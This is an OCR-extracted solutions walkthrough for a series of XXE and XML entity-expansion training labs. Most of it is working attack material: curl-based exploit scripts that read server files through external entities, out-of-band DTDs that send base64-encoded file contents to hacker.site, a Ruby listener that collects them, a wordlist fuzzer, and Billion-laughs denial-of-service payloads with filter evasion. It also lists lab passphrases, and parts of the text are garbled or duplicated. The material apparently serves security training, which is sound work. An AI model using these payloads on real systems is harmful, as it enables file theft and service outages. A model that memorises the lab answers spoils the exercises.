
Webserver: Apache/PHP/MAC + Note: On MAC use gawk and change the base64 flag from -d to -D:

```
./exploit.sh /var/www/1/.letmepass \
| gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'
\
| sed 's/\\\//\//g'
```

exploit.sh content :

```
#!/bin/bash

if [ $# -ne 1 ]; then
     echo "Usage $0 <file_path_to_read>"
     exit
fi
```

```
XML="<?xml version='1.0'?>
<!DOCTYPE xxe [
   <!ENTITY xxe SYSTEM '$1' >
]>
<login>
   <username>XXEME &xxe;</username>
   <password>password</password>
</login>"

echo -e "=============================================="
echo -e "\t\tSTART"
echo -e "\nExploiting the XXE using the following XML:"
echo $XML | xmllint --nowarning  --format -

echo -e "\n\nResults: ";
curl -s 'http://1.xxe.labs/login.php' --data "$XML" --header
"Authxxe:login"

echo -e "\n\n\t\tEND";
echo -e "==============================================";
```



http://2.xxe.labs/solution/

The hidden username is theOhpe Base64 encoded: dGhlT2hwZQ==.

To retrieve the value, it is required to perform a DELETE request to whois.php script.

Exploitation steps

Download the content of .letmepass

```
./exploit.sh {DOCROOT}/.letmepass
```

Extract the content from the result

```
[Step 1] | awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'
```

or

```
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'
```

Remove JSON escaping characters

```
[Steps 1|2]   |   sed 's/\\\//\//g'
```

Retrieve the content of whois.php using the DELETE verb

```
curl -s "http://{labs_path}/whois.php" -X DELETE
```

Base64 decode and store result within a file

[Steps 1|2|3] | base64 -d

or

[Steps 1|2|3] | base64 -D

Testing Commands

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/2/.letme
pass \
| gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'
\
| sed 's/\\\//\//g'
```

```
curl -s 'http://2.xxe.labs/whois.php' -X DELETE | base64 -d
```

http://3.xxe.labs/solution/

The solution is obfuscated within a PHP file

Exploitation steps

Download base64 encoded the content of .letmepass

./exploit.sh
php://filter/convert.base64-encode/resource={DOCROOT}/.letmep
ass.php

Extract the content from the result

[Step 1] | awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) {
print m[1] }'

or

[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'

Remove JSON escaping characters

[Steps 1|2] | sed 's/\\\//\//g'

Base64 decode and store result within a file

[Steps 1|2|3] | base64 -d > whaat.php

or

[Steps 1|2|3] | base64 -D > whaat.php

De-obfuscate the $config variable and execute the php script

echo 'var_dump($config);' >> whaat.php | php whaat.php

Testing Commands

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/3/.letme
pass.php \
| gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'
\
| sed 's/\\\//\//g' \
| base64 -d > whaat.php
```

```
echo 'var_dump($config);' >> whaat.php | php whaat.php
```

http://4.xxe.labs/solution/

The solution is printed within an image.

Exploitation steps

Download base64 encoded the content of .letmepass

```
./exploit.sh
php://filter/convert.base64-encode/resource={DOCROOT}/.letmepass.php
```

Extract the content from the result

```
[Step 1] | awk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'
```

or

```
[Step 1] | gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'
```

Remove JSON escaping characters

```
[Steps 1|2]   |   sed 's/\\\//\//g'
```

Base64 decode and store result within a file

[Steps 1|2|3] | base64 -d > wohoo.png

or

[Steps 1|2|3] | base64 -D > wohoo.png

Open the file

Testing Commands

```
./exploit.sh
php://filter/convert.base64-encode/resource=/var/www/4/.letme
pass \
| gawk 'match($0, /<b>XXEME (.*)<\\\/b>/, m) { print m[1] }'
\
| sed 's/\\\//\//g' \
| base64 -d > wohoo.png
```

```
open wohoo.png
```

http://5.xxe.labs/solution/

The solution is in basexml.php

Steps:

Part 1

1 Download base64 encoded the content of .letmepass

2 Extract the content from the result

3 Remove JSON escaping characters

4 Base64 Decode

Part 2

1 Download a list of common PHP file names (http://blog.thireus.com/web-common-directories-and-filenames-word-lists-collection)

- This is good: Filenames_PHP_Common.wordlist

2 Automate the retrieving process

- Similar to Part 1

- Parse result and show the good file that contains the <HIDE_ME_PLEASE> tag

PART 1 - Exploitation

Extract instructions from .letmepass

```
./exploit.sh /var/www/5/.letmepass
```

PART 2 - Automation

```
./file_extractor.sh /var/www/5/hidden
```

http://6.xxe.labs/solution/

The solution is in .letmepass.php but this is a blind XXE exploitation so you need some OOB exploitation.

Craft the XML payload moving the external entity definitions in another dtd file (evil_oob.dtd)

```
<?xml version='1.0'?>
<!DOCTYPE xxe [
    <!ENTITY % EvilDTD SYSTEM
'http://hacker.site/evil_oob.dtd'>
    %EvilDTD;
    %LoadOOBEnt;
    %OOB;
]>
<login>
   <username>XXEME</username>
   <password>password</password>
</login>
```

Create evil_oob.dtd as follow:

```
<!ENTITY % resource SYSTEM
"php://filter/read=convert.base64-encode/resource=file:///var
/www/6/.letmepass.php">
<!ENTITY % LoadOOBEnt "<!ENTITY &#x25; OOB SYSTEM
'http://hacker.site:2108/xml/?p=%resource;'>">
```

Note: http:/hacker.site:2108/xml?p=%resource; is the path where the xxeserve shell is listening

Run the xxeserve script

```
ruby xxeserve.rb
```

NOTE: I added the following lines in order to customize port and host

```
set :bind, '{YOUR_IP}'
set :port, 2108
```

Base64 Decode

Decode what the shell has received! Check the the files folder

cat files/{IP.TIME} | base64 -d

Useful files:

- evil_oob.dtd
- exploit.sh
- xxeserve.rb

http://7.xxe.labs/solution/

The solution is in Background.php but this is a blind XXE exploitation so you need some OOB exploitation.

The solution is in basexml.php

Steps:

- Retrieve the .letmepass file for instructions
- Automate the retrieving process

Retrieve the .letmepass file for instructions

Craft the XML payload moving the external entity definitions in another dtd file (evil_oob.dtd)

file: exploit.sh

```
<?xml version='1.0'?>
<!DOCTYPE xxe [
     <!ENTITY % EvilDTD SYSTEM
'http://hacker.site/evil_oob.dtd'>
     %EvilDTD;
     %LoadOOBEnt;
     %OOB;
]>
<login>
   <username>XXEME</username>
   <password>password</password>
</login>"
```

file: evil_oob.dtd

```
<!ENTITY % resource SYSTEM
"php://filter/read=convert.base64-encode/resource=file:///var
/www/7/.letmepass.php">
<!ENTITY % LoadOOBEnt "<!ENTITY &#x25; OOB SYSTEM
'http://hacker.site:2108/xml?p=%resource;'>">
```

Note: http://hacker.site:2108/xml?p=%resource; is the path where the xxeserve shell is listening!

Run the xxeserve script

```
ruby xxeserve.rb
```

NOTE: I added the following lines in order to customize port and host

```
set :bind, 'hacker.site'
set :port, 2108
```

. Decode .letmepass file

Decode what the shell has received! Check the the files folder

```
cat files/{IP.TIME} | base64 -d
```

Clear all in files folder

Automate the retrieving process

Download a list of common PHP file names.
This is good: Filenames_PHP_Common.wordlist

Make the file extractor script
See file_extractor.sh
Note: there are some hardcoded paths within the script, you should adapt them respect to your configuration

Make a proxy script
See getOOB.php
This script is useful to echo custom XML payloads simply passing with a GET request the resource to extract.

Useful files:

exploit.sh
evil_oob.dtd
file_extractor.sh
Filenames_PHP_Common.wordlist
getOOB.php
xxeserve.rb


- - - -

```
#!/bin/bash

XML="<?xml version='1.0'?>

<!DOCTYPE xxe [
        <!ENTITY % EvilDTD SYSTEM 'http://hacker.site/evil_oob.dtd'>
        %EvilDTD;
        %LoadOOBEnt;
        %OOB;
]>
<login>
   <username>XXEME</username>
   <password>password</password>
</login>"

echo -e "=========================================="
echo -e "\t\tSTART"

echo -e "\n\nResults: ";
curl -s 'http://6.xxe.labs/login.php' --data "$XML" --header "AuthXXE:login"

echo -e "\n\n\t\tEND";
echo -e "==========================================";
```

Contents of xxeserve.rb :


xxeserve.rb ×

```
#!/usr/bin/env ruby

require 'sinatra'
set :bind, "hacker.site"
set :port, 2108

get "/" do
  return "OHAI" if params[:p].nil?
  f = File.open("./files/#{request.ip}#{Time.now.to_i}","w")
  f.write(params[:p])
  f.close
  ""
end

get "/xml" do
  return "" if params[:f].nil?


<<END
<!ENTITY % payl SYSTEM "file://#{params[:f]}">
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://#{request.host}:#{request.port}/?p=%payl;'>">
END

end
```



7.xxe.labs/solution/
1. Download a list of common PHP file names.
This is good: Filenames_PHP_Common.wordlist
2. Make the file extractor script
See file_extractor.sh
Note: there are some hardcoded paths within the script, you should adapt them respect to your configuration
3. Make a proxy script
See getOOB.php
This script is useful to echo custom XML payloads simply passing with a GET request the resource to extract.
Useful files:
exploit.sh
evil_oob.dtd
file_extractor.sh
Filenames_PHP_Common.wordlist
getOOB.php
xxeserve.rb

exploit.sh :

```bash
#!/bin/bash

# Configurations
EVIL_DTD="http://hacker.site/evil_oob.dtd"
LOGIN_PATH="http://7.xxe.labs/login.php"


XML="<?xml version='1.0'?>
<!DOCTYPE xxe [
        <!ENTITY % EvilDTD SYSTEM '$EVIL_DTD'>
        %EvilDTD;
        %LoadOOBEnt;
        %OOB;
]>
<login>
   <username>XXEME</username>
   <password>password</password>
</login>"

echo -e "=========================================="
echo -e "\t\tSTART"

echo -e "\n\nResults: ";
curl -s "$LOGIN_PATH" --data "$XML" --header "AuthXXE:login"

echo -e "\n\n\t\tEND";
echo -e "==========================================";
```




```
">
```



file_extractor.sh:

```
#!/bin/bash
if [ $# -ne 1 ]; then
     echo "Usage $0 <base_path_where_start>"
     exit
fi
```

```
XXESERVE_FILES="/home/ohpe/tools/xxeserve/files/*.*"
PHP_PROXY="http://hacker.site/getOOB.php?r="

LOGIN_PATH="http://7.xxe.labs/login.php"
FOLDER_TOFUZZ=$1

echo -e "=========================================="
echo -e "\t\tSTART\n"


for F in `cat Filenames_PHP_Common.wordlist`
do
     FILENAME=$FOLDER_TOFUZZ$F
#    echo -e "File name: " $FILENAME

     XML="<?xml version='1.0'?>
     <!DOCTYPE xxe [
               <!ENTITY % EvilDTD SYSTEM
'$PHP_PROXY$FILENAME'>
               %EvilDTD;
               %LoadOOBEnt;
               %OOB;
     ]>
     <login>
          <username>XXEME</username>
          <password>password</password>
     </login>"
     response=$(curl -s "$LOGIN_PATH" --data "$XML" --header
"AuthXXE:login");
     printf "%-60s %s\n" "$FILENAME" `echo -en [$(tput setaf
2)Sent$(tput sgr0)]`

#    cleaned=$(echo $response | awk 'match($0, /<b>XXEME
(.*)<\\\/b>/, m) { print m[1] }' | sed 's/\\\//\//g' | base64
-d);
#    echo -e "File content: \n$cleaned"
```

```
done


echo -e "\n\n"
read -p "All request have been sent! Let's parse the results
... press any key to continue"
echo -e "\n\n"

for F in $XXESERVE_FILES ; do
     content=`cat $F`
     # When the Base64 is saved from URL the + is transformed
to <space>,
     # so let's get it back and decode!
     content=`echo "$content"| tr ' ' '+' | base64 -d`

     if [[ ! "$content" =~ "<HIDE_ME_PLEASE>" ]];
     then
               printf "%-30s %s\n" "$F" `echo -en [$(tput
setab 1)Fake$(tput sgr0)]`
     else
               printf "%-30s %s\n" "$F" `echo -en [$(tput
setab 2)Cool$(tput sgr0)]`

               #    Echo file content in green
               echo -e "\n"
               printf "%s" `echo -en $(tput setab 2)Check-out
here: $(tput sgr0)`
               echo "$(tput setaf 2)";
               echo -e "\n\n$content";
               echo "$(tput sgr0) ";
               read -p "Continue... "
     fi
done

echo -e "\n\n\t\tEND";
echo -e "==========================================";
exit;
```

http://blog.thireus.com/web-common-directories-and-filenames-word-lists-collection

```
root@INE:~# cat xxeserve.rb
#!/usr/bin/env ruby

require 'sinatra'
set :bind, "hacker.site"
set :port, 2108

get "/" do
  return "OHAI" if params[:p].nil?
  f = File.open("./files/#{request.ip}#{Time.now.to_i}","w")
  f.write(params[:p])
  f.close
  ""
end

get "/xml" do
  return "" if params[:f].nil?


<<END
<!ENTITY % payl SYSTEM "file://#{params[:f]}">
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://#{request.host}:#{request.port}/?p=%payl;'>">
END

end
root@INE:~#
```

XML Entity Expansion

XEE labs

LAB 8 <#CODENAME: SEEK AND DESTROY>

XEE will contain 4 challenging labs:

1. **Warm-up:** Lab XEE L1
2. **Easy:** Lab XEE L2
3. **Medium:** Lab XEE L3
4. **Hard:** Lab XEE L4

DESCRIPTION

During these labs, you will learn how to exploit **XML Entities eXpansion**, overcoming increasing difficulty levels. The initial levels are easy but fundamental to build the advanced exploitation required in the final levels.

In some levels, it might be required to mix two exploitation techniques and therefore mix XXE with XEE to reach the goal.

The solutions you will see are just a few of the many you can implement. As a suggestion, once you will finish these labs, you can try to solve them again using your way and your tools.

All labs are available at the following URL:
http://info.xee.labs

Goal

The main goal of these labs is to exploit an XML Entities eXpansion flaw in a login form.

The scenario is a hosting company. You have to manage to consume at least 80% of the server RAM in order to get some useful information.

Tool

The best tool is, as usual, your **brain**. You may also need:

- Web Browser
- Bash shell
- HTTP Proxy

Solutions

Below, you can find solutions for each task. Remember, though, that you can follow your own strategy, which may be different from the one explained in the following lab.

NOTE: The techniques to use during this lab are better explained in the study material. You should refer to it for further details. These solutions are provided here only to verify the correctness.

Solutions - Lab #1

Simple XEE exploitation warm-up:

You make me laugh so much!

Valid Passphrase

The valid passphrase is **We_don't_like_DoS_attacks**

Exploitation Steps

- Testing the login form, you'll receive a hint that tells you to visit the *stats* path.
- Open the stats path and check the *Physical Memory percentage* status.
- Run the *Billion laughs attack* against the login parser. If the attack works properly, you'll notice an alert box with the secret passphrase.

Testing Command

You can find the script can by adding **/solution/exploit.sh** in the lab URL.

Solutions - Lab#2

Simple XEE exploitation mixed with a simple XXE exploitation:

We don't forget how to exploit XXE

Valid Passphrase

The valid passphrase is
The_second_level_is_done!..like_a_boss

Exploitation Steps

- Testing the login form, you'll receive a hint that tells you to visit the *stats* path.
- Open the stats path and check the *Physical Memory percentage* status.
- Run the *Billion laughs attack* against the login parser. If the attack works properly, you'll notice an alert box with the instructions.
- Run an *XXE attack* to read the log file and clear some useless text

Extract the content from the result. Use *awk* or *gawk*, depends on the system.

```
gawk 'match($0, /<b>XXEME (.*)<\\\/b>\s/, m) { print m[1] }'
```

Remove the JSON escaping characters

```
sed 's/\\\//\//g'
```

Testing Command

You can find the script by adding **/solution/exploit.sh** in the lab URL.

XEE DoS

```
./exploit.sh
```

XXE log file extraction

```
./exploit_xxe.sh /var/www/XEE/2/LOGS/omg_a_dos.log \
| gawk 'match($0, /<b>XXEME (.*)<\\\/b>\s/, m) { print m[1]
}' \
| sed 's/\\\//\//g'./exploit.sh
```

Solutions - Lab#3

Simple XEE+XEE exploitation enriched with a little bit of encoding:

We don't forget how encoding works

Valid Passphrase

The valid passphrase is
The_second_level_is_done!..like_a_boss

Exploitation Steps

- Testing the login form, you'll receive a hint that tells you to visit the *stats* path.
- Open the stats path and check the *Physical Memory percentage* status.
- Run the *Billion laughs attack* against the login parser. If the attack works properly, you'll notice an alert box with the instructions.
- Run an *XXE attack* to read the log file and clear some useless text

Encode the log path

%5BLOGS%5D/omg_%C3%A0_dos.log

Extract the content from the result. Use awk or gawk, depends on the system

```
gawk 'match($0, /<b>XXEME (.*)<\\\/b>\s/, m) { print m[1] }'
```

Remove JSON escaping characters

```
sed 's/\\\//\//g'
```

Decode Unicode characters

```
echo $(php -r "echo
html_entity_decode(preg_replace(\"/%u([0-9a-f]{3,4})/i\",'&#x
\\1;',str_replace('\u', '%u', '$cleaned')),null,'UTF-8');" ;
```

Testing Command

You can find the script by adding **/solution/exploit.sh** in the lab URL.

XEE DoS

```
./exploit.sh
```

XXE log file extraction

```
./exploit_xxe.sh /var/www/3/%5BLOGS%5D/omg_%C3%A0_dos.log
```

Solutions - Lab#4

XEE+XXE exploitations mixed with filter evasion and character encodings:

Ah filters ... always throw a spanner in the works.

Valid Passphrase

The valid passphrase is **Escaping_and_evasion_like_a_boss**

Exploitation Steps

- Testing the login form, you'll receive a hint that tells you to visit the *stats* path.

- Open the stats path and check the *Physical Memory percentage* status.

- Run the *Billion laughs attack* against the login parser. If the attack works properly, you'll notice an alert box with the instructions.

NOTE: The server implements some filers to avoid XEE attacks. To exploit the flaw, the fastest solution is to move the *Billion laughs attack* in an external DTD file hosted on *hacker.site* (replace it with the IP address of your attacker machine), and then call it as follows:

xml payload

```
<?xml version="1.0"?>
    <!DOCTYPE results [
        <!ENTITY % EvilDTD PUBLIC "xxe"
            "http://hacker.site/evil_remote_xee.dtd">
        %EvilDTD;
    ]>
    <login>
        <username>XEEME &file;</username>
        <password>password</password>
    </login>
```

Note: Please make sure to replace **hacker.site** with the IP address of your attacker machine.

file: evil_remote_xee.dtd

```
<!ENTITY lol "lol">
<!ENTITY lol1
"&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
```

```
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;
">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;
">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;
">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;
">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;
">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;
">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;
">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;
">
```

Run an XXE attack to read the log file and clear useless text.

NOTE: Due to some restrictions, to prevent XEE attacks, long URLs might break the payload. To bypass this limitation, we can move the payload in another external dtd as we did before.

```
# Encode the log path
%7B%5B_%C4%BF.%C3%B2.%C4%9D.%C5%9B_%5D%7D%2F%F0%9D%95%86%E3%8
E%8E%E2%80%A6%C3%A0%E2%80%A2d%F0%9D%93%B8s.%E3%8F%92
# Extract the content from the result. Use awk or gawk,
depends on the system
gawk 'match($0, /<b>XXEME (.*)<\\\/b>\s/, m) { print m[1] }'
```

```
# Remove JSON escaping characters*
sed 's/\\\//\//g'
```

Useful Files

- exploit.sh
- exploit_xxe.sh
- external_dos.dtd
- evil_remote_xee.dtd

Testing Command

You can find the script by adding **/solution/exploit.sh** in the lab URL.

**XEE DoS **

- *file: exploit.sh*
  ./exploit.sh


**XXE log file extraction **


- *file: exploit_xxe.sh*
  ./exploit_xxe.sh

Solutions

*Each challenge has a folder *solution. **

Check out the content to retrieve some useful scripts.





http://2.xee.labs/solution/

CTYPE html>

The valid passphrase is
The_second_level_is_done!..like_a_boss.

Exploitation steps

Testing the login form you'll receive a hint that tells you to visit the stats path.

Open the stats path and check the Physical Memory percentage status.

Run the Billion laughs attack agains the login parser. If the attack works properly you'll notice an alert box with the instructions.

Run a XXE attack to read the log file and clear some useless text

Extract the content from the result. Use awk or gawk, depends on the system

```
gawk 'match($0, /<b>XXEME (.*)<\\\/b>\s/, m) { print m[1] }'
```

Remove JSON escaping characters

```
sed 's/\\\//\//g'
```

Testing Command

XEE DoS

```
./exploit.sh
```

XXE log file extraction

```
./exploit_xxe.sh /var/www/2/LOGS/omg_a_dos.log \
| gawk 'match($0, /<b>XXEME (.*)<\\\/b>\s/, m) { print m[1] }' \
| sed 's/\\\//\//g'
```

http://3.xee.labs/solution/

The valid passphrase is Yeàh_Encòding_is_impòrtànt!.

Exploitation steps

Testing the login form you'll receive a hint that tells you to visit the stats path.

Open the stats path and check the Physical Memory percentage status.

Run the Billion laughs attack agains the login parser. If the attack works properly you'll notice an alert box with the instructions.

Run an XXE attack to read the log file and clear some useless text

Encode the log path

%5BLOGS%5D/omg_%C3%A0_dos.log

Extract the content from the result. Use awk or gawk, depends on the system

```
gawk 'match($0, /<b>XXEME (.*)<\\\/b>\s/, m) { print m[1] }'
```

Remove JSON escaping characters

```
sed 's/\\\//\//g'
```

Decode Unicode characters

```
echo $(php -r "echo html_entity_decode(preg_replace(\"/%u([0-9a-f]{3,4})/i\",'&#x\\1;',str_replace('\u', '%u', '$cleaned')),null,'UTF-8');" ;)
```

Testing Command

XEE DoS

./exploit.sh

XXE log file extraction

./exploit_xxe.sh /var/www/3/%5BLOGS%5D/omg_%C3%A0_dos.log

http://4.xee.labs/solution/

The valid passphrase is Escaping_and_evasion_like_a_boss.

Exploitation steps

Testing the login form you'll receive a hint that tells you to visit the stats path.
Open the stats path and check the Physical Memory percentage status.

Run the Billion laughs attack agains the login parser. If the attack works properly you'll notice an alert box with the instructions.

NOTE The server implements some filers to avoid XEE attacks. To expoloit the flaw, the fastest solution is to move the Billion laughs attack is an external DTD file hosted on hacker.site and then require it as follow:

xml payload

